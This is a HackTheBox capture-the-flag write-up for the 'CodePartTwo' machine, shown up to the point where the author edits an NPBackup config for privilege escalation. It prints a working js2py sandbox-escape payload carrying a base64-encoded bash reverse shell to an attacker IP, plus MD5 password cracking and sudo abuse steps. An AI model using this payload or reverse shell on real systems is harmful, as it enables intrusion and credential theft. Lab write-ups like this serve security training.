CodePartTwo Writeup (HackTheBox Easy Machine)

Overview
CodePartTwo is an easy Linux machine from HackTheBox. This box has several straight forward and simple attack paths. Hardest part is to find a proper way in.
We start by enumerating a Flask web app and discovering a vulnerable Js2Py Python library, which we abuse to get a shell. Then, we find a SQLite database on the machine and crack a password.
Next, we discover that our user can run NPBackup software with sudo privileges. We create a malicious config file and perform a backup of the “/root” directory to get all the secrets.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 10.10.11.82 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-20 13:11 CEST
Nmap scan report for 10.10.11.82
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
5000/tcp open  tcpwrapped
8000/tcp open  http       Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT      ADDRESS
1   33.89 ms 10.10.14.1
2   36.74 ms 10.10.11.82

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.04 seconds
The Nmap scan showed 3 open ports. Port 22 for SSH, port 5000 with unknown service and port 8000 for HTTP web server running Gunicorn, which is Python Web Server Gateway Interface or WSGI. Let’s enumerate the website first.
Web enumeration
I visited the website on port 8000. It presented an open-source CodePartTwo platform to us, where we could ‘quickly write and save’ our JavaScript code.

After registering and logging in, I could write my JavaScript and run it. Very interesting functionality.

Beside the options to register and login, we could also download the app’s source code (since it’s open-source project). It may be worth digging into it.


I looked at the source code of the web app and discovered couple interesting things. Most importantly, there was a hardcoded and exposed secret key.
 |
| secret key found in app’s source code |
Trying different Flask attacks (failed)
From the source code, it’s apparent that it’s Flask web app running. Based on this finding, I tried couple attacks that failed that I would like to share with you all.
Flask is a lightweight, open-source Python web framework for building web applications. (Grok)
Attempting to access Werkzeug debug shell
Seeing that we are dealing with Flask web app and that port 5000 is open, I thought that we may be able to access the debug shell via this port. There’s an exploit for it.
Werkzeug is a comprehensive Python library for web development, serving as a WSGI (Web Server Gateway Interface) utility toolkit. (Grok)

Unfortunately, this attack did not succeed. The machine kept refusing the connection on port 5000.
┌──(root㉿kali)-[/home/kali]
└─# python2 exploit.py 10.10.11.82 5000 10.10.14.36 1234
Traceback (most recent call last):
  File "exploit.py", line 14, in <module>
    response = requests.get('http://%s:%s/console' % (sys.argv[1],sys.argv[2]))
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/api.py", line 76, in get
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/api.py", line 61, in request
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/sessions.py", line 530, in request
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/sessions.py", line 643, in send
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-py2.py3-none-any.whl/requests/adapters.py", line 498, in send
requests.exceptions.ConnectionError: ('Connection aborted.', error(104, 'Connection reset by peer'))

┌──(root㉿kali)-[/home/kali]
└─# nc 10.10.11.82 5000 -v
10.10.11.82: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.11.82] 5000 (?) open
Attempting to crack Flask session token
When intercepting the requests, I discovered a session token. Next, I opened CyberChef and decoded it. You can immediately notice that it doesn’t have the typical JWT structure. This is what Flask session tokens actually look like.
 |
| highlighted Flask session cookie |
 |
| decoded Flask cookie |
We can crack Flask session cookies with Hashcat, using mode 29100. But this didn’t work neither, Hashcat throws token length exception, don’t ask me why.
┌──(root㉿kali)-[/home/kali]
└─# hashcat -a 0 hash Downloads/rockyou.txt -m 29100
hashcat (v6.2.6) starting

Hashfile 'hash' on line 1 (eyJ1c2...-n6Q.GoNUE_lNoNhX9M5UiYe0pZ3ObSk): Token length exception

No hashes loaded.
Attempting to crack the session using Flask-Unsign
There’s another useful tool Flask-Unsign. I am not going to dig into the details here, but if you’re interested, I recommend watching Ippsec’s walkthrough of another machine with similar attack vector (https://www.youtube.com/watch?v=XvoMwz9J6_I&t=960s) and HackTricks’ post on this tool (https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/flask.html?highlight=flask unsign).
Flask-Unsign is a command-line penetration testing utility designed for Flask web applications. It allows users to fetch, decode, brute-force, and craft session cookies by attempting to guess or crack the application’s secret key, which is used for signing sessions via the “itsdangerous” library. (Grok)
Getting shell by exploiting vulnerable “js2py” library
After all of those failed attacks, I looked at the source code again and did a small research on everything that I saw. Including loaded Python libraries.
When I googled the “js2py” library, I found this Github repo with Sandbox escape exploit: https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape.

The vulnerability is very well explained in the repo too.
Using the PoC script, I changed the content of “cmd” variable to command that base64 decodes and runs with Bash this shellcode:
bash -c 'bash -i >& /dev/tcp/10.10.14.48/1234 0>&1'The final payload looks like this:
let cmd = "printf YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC8xMjM0IDA+JjEn | base64 -d | bash"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
I put our malicious JS code to the web app and ran it.

My listener received a connection and I got the shell as “app” user!
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.48] from (UNKNOWN) [10.10.11.82] 44360
bash: cannot set terminal process group (880): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
Cracking Marco’s password from SQLite database & getting user flag
Initially, I found myself inside the app’s source code. Browsing through it, I found “users.db” SQLite database inside the “/instance” directory with over 16 KBs of content.

I used Netcat for file transfer. When I opened it on my machine, I found MD5 hashes for users “app” and “marco”.

I used John the Ripper for cracking. Eventually, I was able to crack Marco’s password.
┌──(root㉿kali)-[/home/kali]
└─# john hash --wordlist=Downloads/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetangelbabylove (?)
1g 0:00:00:03 DONE (2025-09-21 18:41) 0.2890g/s 4145Kp/s 4145Kc/s 5142KC/s  filimani..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We can verify that by logging into the machine via SSH as “marco”. The user flag sits patiently in his home directory.
┌──(root㉿kali)-[/home/kali]
└─# ssh marco@10.10.11.82
marco@10.10.11.82's password:

-bash-5.0$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
-bash-5.0$ pwd
/home/marco
-bash-5.0$ ls -la
total 44
drwxr-x--- 6 marco marco 4096 Sep 21 16:45 .
drwxr-xr-x 4 root  root  4096 Jan  2  2025 ..
drwx------ 7 root  root  4096 Apr  6 03:50 backups
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 marco marco  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 marco marco 3771 Feb 25  2020 .bashrc
drwx------ 2 marco marco 4096 Apr  6 04:02 .cache
drwxrwxr-x 4 marco marco 4096 Feb  1  2025 .local
lrwxrwxrwx 1 root  root     9 Nov 17  2024 .mysql_history -> /dev/null
-rw-rw-r-- 1 marco marco 2893 Sep 21 16:14 npbackup.conf
-rw-r--r-- 1 marco marco  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root  root     9 Oct 31  2024 .sqlite_history -> /dev/null
drwx------ 2 marco marco 4096 Oct 20  2024 .ssh
-rw-r----- 1 root  marco   33 Sep 21 11:28 user.txt
Discovering/testing NPBackup & creating malicious config file
I checked Marco’s sudo privileges and found out that I can run “npbackup-cli” tool as Root. We can also notice that Marco has a NPBackup config file in his home directory.
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
I googled this NPBackup software to get more information. During my research, I found it’s own Github repo: https://github.com/netinvent/npbackup.

I ran NPBackup and read it’s help page to get better understanding. I learnt how to do couple interesting things like perform a backup, list snapshots and more.
 |
| interesting functionality of NPBackup |
Looking back at the already mentioned config file, I found the “paths” attribute inside, which stores the path to the directory that goes through the backup process.
 |
| filepath to backup in “npbackup.conf” |
What if we can change that? What happens when we create our own config file? We are running the NPBackup software with Root privileges after all.
So I copied the already existing “npbackup.conf” and changed the “paths” attribute to “/root/”. After that, I saved it in “/tmp” directory.
